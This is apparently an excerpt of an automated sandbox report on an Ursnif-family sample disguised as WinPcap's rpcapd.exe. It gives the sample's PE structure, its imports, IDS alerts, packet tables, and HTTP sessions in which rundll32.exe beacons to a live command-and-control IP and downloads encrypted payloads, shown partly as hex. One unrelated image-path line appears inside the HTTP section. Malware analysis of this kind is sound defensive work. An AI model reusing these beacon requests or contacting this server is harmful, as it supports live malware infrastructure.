.data	0x82000	0x14957	0x12000	False	0.179578993056	data	5.40188601701	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x97000	0xadd	0x1000	False	0.217041015625	data	2.64887682924	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x98000	0x703	0x1000	False	0.1220703125	data	1.10395588442	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x99000	0x53a5	0x6000	False	0.152099609375	data	5.13419580461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x98170	0x3d0	data		

Imports

DLL	Import
WINSPOOL.DRV	GetPrinterDriverDirectoryA, GetPrinterDataExW, DeletePrinterConnectionW, FindFirstPrinterChangeNotification, FindClosePrinterChangeNotification
msvcrt.dll	toupper
USER32.dll	DestroyIcon, GetWindowTextA, DrawFrameControl, LoadAcceleratorsA, GetTitleBarInfo, GetMessageExtraInfo, DrawTextW
OLEAUT32.dll	LHashValOfNameSysA
SHELL32.dll	FindExecutableW
KERNEL32.dll	lstrlenW, GetBinaryTypeW, GetModuleFileNameW, GetModuleHandleW, GetLastError, GetNLSVersion, GetSystemWindowsDirectoryA, lstrcpynA, GetCurrentThread, GetDefaultCommConfigW, ExitProcess, GetSystemDirectoryW, GetCommandLineA, FindNextVolumeMountPointW, DeleteCriticalSection, LockResource, GetCurrentDirectoryA, GetDefaultCommConfigA
Secur32.dll	InitializeSecurityContextW
ADVAPI32.dll	GetOldestEventLogRecord, FindFirstFreeAce, GetLengthSid, EnumServicesStatusW, RegOpenKeyA, GetPrivateObjectSecurity, GetSecurityDescriptorOwner
GDI32.dll	GetCurrentPositionEx, GetBrushOrgEx, GetTextExtentExPointW

Version Infos

Description	Data
LegalCopyright	Copyright 2005-2007 CACE Technologies. Copyright 2003-2005 NetGroup, Politecnico di Torino.
InternalName	rpcapd
FileVersion	4.0.0.1040
CompanyName	CACE Technologies
LegalTrademarks	
ProductName	WinPcap
ProductVersion	4.0.0.1040
FileDescription	Remote Packet Capture Daemon
Build Description	
OriginalFilename	rpcapd.exe
Translation	0x0000 0x04b0

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/22/22-15:43:57.871629 04/22/22-15:43:57.871629	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49776	80	192.168.2.5	13.107.42.16
04/22/22-15:44:19.124130 04/22/22-15:44:19.124130	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49788	80	192.168.2.5	146.70.35.138
04/22/22-15:44:20.140897 04/22/22-15:44:20.140897	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49788	80	192.168.2.5	146.70.35.138
04/22/22-15:44:18.311066 04/22/22-15:44:18.311066	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49788	80	192.168.2.5	146.70.35.138

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:44:18.286411047 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.310396910 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.310507059 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.311065912 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.334554911 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.672924995 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.672955036 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.672966957 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673115969 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.673160076 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673175097 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673194885 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673212051 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.673213959 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673228025 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673258066 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.673293114 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673301935 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.673315048 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673329115 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673336983 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.673362017 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.673813105 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673831940 CEST	80	49788	146.70.35.138	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:44:18.673845053 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.673877001 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.673902988 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.697171926 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.698338032 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.713219881 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713253975 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713263988 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713396072 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713412046 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713430882 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713433981 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.713443995 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713475943 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713476896 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.713493109 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713495970 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.713507891 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713531971 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.713594913 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713615894 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713624001 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713648081 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713665009 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713670969 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.713680029 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713726997 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.713773966 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.713815928 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.722006083 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.722414017 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.753236055 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753271103 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753283978 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753302097 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753314018 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753432989 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.753509045 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.753524065 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753541946 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753555059 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753572941 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753585100 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.753619909 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.753906012 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753925085 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753937006 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753952980 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.753983974 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.754035950 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.777646065 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.777815104 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.793658972 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.793699026 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.793713093 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.793730974 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.793771982 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.793842077 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.793865919 CEST	80	49788	146.70.35.138	192.168.2.5

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:44:18.793908119 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.793911934 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.793922901 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.793956995 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.793973923 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.793992996 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794003963 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794032097 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.794238091 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794259071 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794270992 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794302940 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794305086 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.794321060 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794332981 CEST	80	49788	146.70.35.138	192.168.2.5
Apr 22, 2022 15:44:18.794342995 CEST	49788	80	192.168.2.5	146.70.35.138
Apr 22, 2022 15:44:18.794390917 CEST	49788	80	192.168.2.5	146.70.35.138

HTTP Request Dependency Graph

- 146.70.35.138

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49788	146.70.35.138	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:44:18.311065912 CEST	1303	OUT	GET /phpadmin/Um963rWMEUv_2FQUj/C4B8aEFv190w/A5TajDjMaUf/jFq7m82I_2FfW0/xfk4dUQFJptIVQ8Qij yxZ/Rnxe9nLPzUagnEWj/ByIDCYY3X9WXEkZ/pBaNc359J4xdZVYnqG/XYbCQfv4k/m6CVJrjNW8fp7w2_2Fhn/P08 qjUP5vr_2BNMkjwY/ilwawg4j_2F2eiFOO_2FjH/WtLNE2RDmtpjx/aoDn0KZw/UGwP15wSR7Pb3ZLm7s_2Bm_/2F5 nowwmmj/8Tm.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:44:18.672924995 CEST	1304	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:44:18 GMT Content-Type: application/octet-stream Content-Length: 185492 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b1329c26d.bin" Data Raw: 2c d4 68 ba 77 fa c2 de fe 95 8f 63 f1 45 56 5f 12 44 e4 30 5c f8 d2 eb ea 34 2c 15 08 e7 49 45 b8 f9 96 19 41 71 13 28 e7 22 8f 4d ba 44 b3 a3 6f 7b bf 72 ac b8 4f 7a 8f 60 a9 cb 6c 3d ef 2b e9 4b 6b 0d c8 68 41 c2 6d c2 e3 f9 cf c2 87 b7 ba 24 d1 5f c4 e4 11 7f 1c c7 6e f2 5e f5 c4 ad f7 ba 0b 19 f0 08 a6 0c 8c d6 7a ca 0e d2 e6 b9 3c 29 08 fd f9 f1 34 77 36 0b 69 d0 eb 4a 15 78 00 41 ee 63 8f 39 c4 83 84 54 5b 93 be 4b 41 ed 1d 77 6d c3 05 cd fb 5a 9e 69 00 27 b2 f8 28 22 b7 a6 fc e9 96 12 bf 16 16 9d 0b ee d7 ea 0d 29 ee 79 d6 f3 cc 9f 0b f5 7d b6 d6 9d bb 69 9e 76 c7 39 32 ee d6 d4 08 12 34 be c8 8e fb 1c 3d 89 fc bf 1e 9e 0e d2 b9 e2 14 bf 51 43 7d 58 21 d1 40 02 45 f3 45 af bc 93 a8 36 96 14 02 27 44 48 1d 0b 1f 08 60 72 20 55 8d 5f 3f 8c 71 71 8c e7 54 2b e2 cf f6 8d 2a df b4 82 9c 87 a5 18 0b 6f fb 3f 82 4c 5e aa 5a 08 af 9c 02 00 fb eb 9d d7 2f 90 11 fd 78 12 69 5c e2 38 4c 8c 6d 27 2d 35 3c 88 16 b7 9f 54 8f a5 4e e1 4b ea ff cb 25 a4 42 ea d4 1e 22 32 a7 6b d6 eb b7 2b c0 80 ad 13 44 6c 89 82 1e 7b 2c b0 71 05 65 75 d4 16 90 f9 f6 9e bf 21 86 69 02 07 a7 b5 02 b3 ec 6e 19 59 91 77 0a cd c7 f9 cf d0 06 50 8f db ab 03 f0 2b ed 2c e9 89 4a 88 59 8e 9c 7b de 14 fb 5f 7a df 0b 56 a9 b0 09 ba 19 86 1e 08 0f 71 f0 8e 65 83 4b a6 05 af 86 29 8c 39 c9 e2 36 a1 a4 0b 31 39 3a ee 98 85 08 ef f9 8a c4 bb ec bb 1f 9b 9f f4 c6 01 ad 17 12 ae cc 8a 29 41 89 52 e5 85 3e 09 15 69 93 24 9e f2 0d ae 0e 90 3c 47 2b 74 cd 39 1f dc 18 32 2f e0 00 8c d0 28 0e 13 d1 70 db 15 39 da 20 14 8b e0 b8 1b 3c 02 e0 b2 a5 3c ca fe e7 fb 71 b2 bc 46 2d bc b4 9e 2c 4d 42 51 60 d9 48 e0 73 ba b2 e6 ff cc b8 db 2e e2 47 db bb 09 3a b9 9f 21 fe 77 2e 1d b2 85 0d a1 6a 4b 3e 56 67 a8 28 25 b1 f2 cf ad c9 e6 f4 18 51 6f b6 b0 8a 87 9d fb ce 15 d9 a2 86 b4 13 c6 dd e0 49 26 f1 50 24 7d 04 14 ea d1 2d 24 e9 a6 f4 22 05 98 d9 91 38 e1 02 fb 62 5c 43 30 a0 74 a0 fe 8a 61 5b a4 5f 98 c5 39 06 b3 ff b3 25 3e 04 88 b4 82 83 94 64 a9 84 cb 9f 9f 1f 70 bf a6 3d 99 30 75 a2 26 ad af ef f7 ba 7e 13 36 dd ec 5b 00 93 21 74 eb 71 3e 31 3f 16 27 12 09 56 f4 b7 72 7d 36 19 03 2a 7c a9 f7 0e db 60 ea 21 0c ac 34 69 0b f0 81 dc 2d 5f e4 a4 b6 24 55 e6 24 ff de 1c d5 e9 18 d3 35 2a 51 65 b0 c5 0f d5 01 1b 9a a0 5e 93 f9 68 c7 00 64 1f 2c 80 f7 41 5f e5 a0 9d 2f c6 86 8f 6f 8b 9d 4c b1 75 fc 20 25 d0 69 a5 8d 42 8d 70 8d 86 c2 f3 67 47 48 b7 50 67 56 93 04 87 a8 94 6f b6 e3 87 a3 b4 4d 82 29 55 55 cc bf 88 0f b6 e6 4e 07 85 85 7b fd 4d fd 55 f7 b8 74 b1 8b 37 53 df fb 4f 98 6d 65 18 3a 85 dd 02 aa 7b f8 75 8a 02 bd 0a 6a 66 4a 19 f0 33 ea 01 93 bf 2a 36 65 f8 7e ef 26 c4 af a9 2e 18 c8 ed b3 86 8f 46 e9 a7 e4 ec 13 e5 6d 9b c1 09 49 cc 98 5f b5 0a 69 9d 1c e3 cc c3 38 81 ac 51 37 ad b2 6c 2f 7d 59 19 40 d7 7e f1 53 45 02 45 53 44 6c 2d 0d c7 9a 76 0c 41 e9 e0 e3 e8 77 65 0c 72 10 fe 62 87 ff 9f c1 11 34 4f a6 32 7d 9d 57 30 b5 40 b5 bb f8 5b 1b 7b 6f 92 b8 55 ce df 06 0e ce dd 7e ac 10 7e fd 5b dd 43 a7 d8 02 48 aa 68 37 27 8b 94 13 39 6a 48 27 0b 97 37 5f 35 45 41 33 2d 34 0a Data Ascii: ,hwcEV_D0\4,IEAq("MDo{rOz`l=+KkhAm$_n^z<)4w6iJxAc9T[KAwmZi'(")y}iv924=QC}X!@EE6'DH`r U_?qqT+*o?L^Z/xi\8Lm'-5<TNK%B"2k+Dl{,qeu!inYwP+,JY{_zVqeK)9619:)AR>i$<G+t92/(p9 <<qF-,MBQ`Hs.G:!w.jK>Vg(%QoI&P$}-$"8b\C0ta[_9%>dp=0u&~6[!tq>1?'Vr}6*|`!4i-_U5*Qe^hd,A_/oLu %iBpgGHPgVoM)UUN{MUt7SOme:{ujf J3*6e~&.FmI_i8Q7l/}Y@~SEESDl-vAwerb4O2}W0@[{oU~~[CHh7'9jH'7_5EA3-4
Apr 22, 2022 15:44:19.124130011 CEST	1502	OUT	GET /phpadmin/DO_2B54suq9uGv3bL/WcaJ8LTtzS6r/_2B2L8YYoDl/k1C6IodNv9jgnf/9g8FHqdhALJVMODlyIRig/IxM63PUvFPdfvfq2/9SzMpqq4V5UIjTW/ZByGGozk9ceileQl78/VqmnMkaMH/dmauAZ_2BL52juufO3M8/XKCTlNzlGU8e3i9RF_2/FCeeyEtI_2B_2B3oimwxkJ/7tESJGJVusqss/o_2FcLN6/1ty6v0xs0WmjPN_2FH9HK5Z/x2MDCyEEKo/qQ_2B.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:44:19.500160933 CEST	1503	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:44:19 GMT Content-Type: application/octet-stream Content-Length: 237210 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b13371b9a.bin" Data Raw: c5 94 a1 d4 cf 01 54 ad 67 b8 35 ce fb a5 32 f4 b8 b7 20 18 bc af a0 b9 ec 7b fb 86 8b 40 5e 0c 4a 06 ae 62 ba 7e a8 0e 1b 4e 14 4a 61 22 66 60 c1 90 c2 5a 82 32 07 b5 0a 28 8e 7e ea 85 17 e2 57 83 3e 40 70 7a c8 68 8c 7d d1 83 2a 85 e7 64 0d ab 77 92 0b f8 d4 ae aa 6d 4c 70 33 cb 56 58 74 22 20 f5 7b 99 7b 0e 65 8e 51 07 ac ce 98 00 ec e4 f0 89 47 50 b4 65 b8 e6 23 43 ea 16 0d b5 8e 48 c9 d4 b9 c9 0f 48 2b 92 f5 d9 19 96 9f b7 32 8f 57 f8 3a 9c fc 78 1d 08 05 6b ca 6b 56 e1 08 8a 76 14 44 72 99 2e 7d 22 b0 6c 29 5b 8c 06 be c3 af d8 ef ff 64 73 b5 62 45 13 3e b1 99 c6 c3 60 ae 9b 3e dd 20 19 6a a3 cd 7a 59 d5 b4 c1 aa a6 dc 4b 26 e5 4e 0a ac 02 9b 15 7a 9d 51 f7 1e e8 c4 41 6e b0 8e ff d2 ab 95 a3 8f 5b f5 e4 4b 8d 05 c5 21 c3 0d 04 92 f1 83 5d d6 cd 19 d6 95 ef 7a 20 dc 91 10 4b 51 4d c4 2f 7e 03 c5 fb c7 08 d6 e6 74 2d 56 44 d8 a7 57 e5 91 1a 81 81 28 8e 88 63 7a 12 47 80 4d 99 4c 72 45 22 50 02 d6 85 c2 6c fd db 8c 27 af ef 7c 2f 5d 7c 0b e5 88 33 be dd 60 30 74 74 8c a3 06 b9 ed d1 2c 46 b0 e9 a1 97 b3 ea 80 a0 99 6b 07 3c 37 c9 12 1f ca d9 c3 f6 bb 95 dd 15 23 53 41 27 6f f3 b7 88 01 8a d4 d8 80 fd 64 fa 32 a6 51 db 9f c7 ee e4 2d 78 68 27 22 5a e0 e3 ba 67 38 ba 44 d8 c0 55 c4 ec 9a 89 db f1 e0 2e d2 f7 a6 dc 66 3e 69 cc e8 de eb f3 85 39 5d 45 7f b9 f1 d9 92 47 72 e8 1c dc 16 5f 94 8a 34 c6 6c c7 7f bf 51 e6 91 79 6b ec b5 f2 72 8a 6e b3 d4 29 d2 4a 3d 65 71 97 ed a8 79 9f fb cb 30 cc fd 81 1c 66 39 8a b5 b5 5f 2c dd e5 5b 58 45 3b 5a 92 5c 70 43 7f 69 e1 9b 6d 7f db ab 8b d9 4b ae 21 5f 89 c8 75 0c 23 18 67 b6 b0 86 9b cc 76 18 15 a9 b3 09 79 d9 aa 99 d5 8b c9 51 00 53 c1 31 2b cd 41 d0 8a 96 d9 92 f2 7f 67 79 25 7f e2 62 ad 75 e8 be a6 7a 01 eb 0c f3 5a 4c 9f 68 d1 7f e9 9e 7f 08 a9 1c 84 4b b7 f0 66 31 a6 2b 57 22 e5 0e 43 be b8 fc 02 48 c9 d3 b8 1c e9 cc 51 f3 27 a8 b6 0c 56 89 f3 0e 39 c0 70 63 51 a6 e5 fc 29 3c a8 0f ec 59 d0 f4 34 c5 27 e7 61 7b 18 d0 12 e9 ab 44 40 e0 f6 7f 5e 83 98 d8 bc 67 ce ce 0f e5 1f 97 a0 21 8a 8e bc 55 43 ed 76 28 e5 0b 47 e0 f3 ff d0 21 b2 bc 73 a8 04 22 a6 ff 80 9f 8f 27 4d 47 a6 c6 82 70 1a 05 2d e6 88 42 ba 6d eb 81 16 9c c2 93 e2 65 77 90 f6 1e fa 29 11 df 98 6b fa 90 d3 03 e2 3a e4 ea 7c 50 f4 57 34 74 0a ea 2a 2c c1 b6 1b 90 45 b5 a5 5d c8 a3 e5 2d c5 1b 47 36 e5 5e 5c ff 60 5b 86 7b 3a 3b 37 57 9d 83 86 72 e8 ac ff 51 7d 5b 56 f9 58 9b fc bd c3 ae 7f 17 f4 86 5d ac bf 83 30 cc a8 ac 1b 10 85 b4 67 38 3f 05 02 4b 10 c3 bc 6d cc 98 fe aa 9d fd 82 48 09 5f 6d c5 24 98 bc 1e 8d d0 32 3a be ba 5b cc 59 71 10 19 db f1 27 b4 18 19 51 81 c9 dc 2a 68 da d5 ca 34 87 4e 78 63 94 78 3a e6 ce 53 d9 88 10 f3 a7 80 63 78 a7 38 76 d7 18 61 67 78 00 29 51 09 8f 4c 89 4b ca 92 9c 13 7e 59 39 a0 51 aa fa d1 03 3b 4a 5f 67 d0 85 63 ea 30 6f 0d e8 09 ae 34 e7 8a 90 d9 95 4b fd 26 05 fb 0e 7c 02 b0 0c f9 67 df 98 0f 79 8c 6d ff 0c e7 be 6a b7 12 29 4d 0b 62 99 8f 98 67 62 02 8d b2 49 94 fa b5 be b0 ec 6a 9a af d8 30 7c aa 3f 85 d3 66 54 02 99 b6 98 bd be ce 73 8d 03 3f fe 89 4f 99 33 c1 d3 c5 bf fa 8b fb Data Ascii: Tg52 {@^Jb~NJa"f`Z2(~W>@pzh}*dwmLp3VXt" {{eQGPe#CHH+2W:xkkVvDr.}"I)[dsbE>`> jzYK&NzQAn[K!]z KQM/~t-VDW(czGMLrE"Pl'|/]|3`0tt,Fk<7#SA'od2Q-xh'"Zg8DU.f>i9]EGr_4lQykrn)J=eqy0f9_,[XE;Z\pCimK!_u#gvyQS1+Ag y%buzZLhKf1+W"CHQ'V9pcQ)<Y4'a{D@^g!UCv(G!s'"MGp-Bmew)k:|PW4t*,E]-G6^\`[{:;7WrQ}[VX]0g8?KmH_m$2:[Yq'Q *h4Nxcx:Scx8vagx)QLK~Y9Q;J_gc0o4K&|gymj)MbgbIj0|?fTs?O3
Apr 22, 2022 15:44:20.140897036 CEST	1757	OUT	GET /phpadmin/yqCVBtpTjqi/BUOCnFz_2FQ9Q6/Ryq6_2FVcLDZFmEPKym4J/ZSIV2cDStqNq5Itu/aCSVqy9IZ_ 2FYMn/gy1HuII7fhtEGD3fSs/mhq0bGlYc/e1NHdmmrmU_2B1hHMDIl/GWAynNsuJSGG6XyVyGK/bQ3sc2CYQDTudJ 7F7zgFxZ/TtArsuT1Etq1o/X_2BFjD5/2xRs0olUFTCo8fJjt4hQs1z/QkSmysjcNd/9Y6qrwi9B0UodRXgK/tMT7vbJ8/z.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:44:20.536132097 CEST	1759	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:44:20 GMT Content-Type: application/octet-stream Content-Length: 1869 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b13477b79.bin" Data Raw: 40 d1 e5 5a 8b c7 b4 20 04 1d ee a2 24 f1 96 9d 26 a1 0b 1b 7e e3 4e 1f 5d 3c 4d da 10 7c 95 81 0f 16 f7 ee 7d fb 39 8c 70 71 45 d9 0f ab ad 60 01 a5 32 5d be 0d 61 0e 50 82 f8 65 5b 9a 22 17 77 7e df 1d d3 e9 2a 08 c4 85 a2 d9 7c 2f 82 76 1f a1 0c 49 88 f8 0e c9 2d a0 8a 50 56 c2 c7 92 94 e2 ec 7e 79 4a 65 9b 26 e4 dd 72 cc a9 e7 63 18 5b ca dd df b9 3c ff 59 43 c8 9c c3 1a 12 d9 00 09 54 eb 65 b3 47 f4 68 0c b2 8f b5 20 fb 61 ad f0 29 d6 ef 6f ad 1f 9b 0f 56 f2 39 7e b4 2e 17 15 94 17 47 de 21 36 e1 25 3a 1c 1e 8d 36 93 c2 c8 4e 60 10 93 49 cd cf 19 4f 0c 1f a5 d3 5d df 25 13 ca 40 20 64 fe 4b 27 eb fb 5b ce 56 73 77 b6 d4 6f 61 c2 6b 4e fe cb 73 77 22 e9 f6 1d 48 0c 2e 7a d7 73 4c e6 51 80 cb f5 e3 20 5b 24 a3 68 83 38 6a 87 1d d6 fc d3 cf f2 a2 a3 35 f3 19 e8 ac 2c e4 cb 70 a5 b0 92 e2 87 00 7b 31 2a 0d 22 de b4 1e 6d 5d 7c 13 90 ef 11 74 34 aa 7e 6b 92 3a e5 d5 5c be 59 0b ec ab 8a db cf 67 a8 2b 63 24 50 a1 20 ed 30 f3 e8 e0 28 6b 51 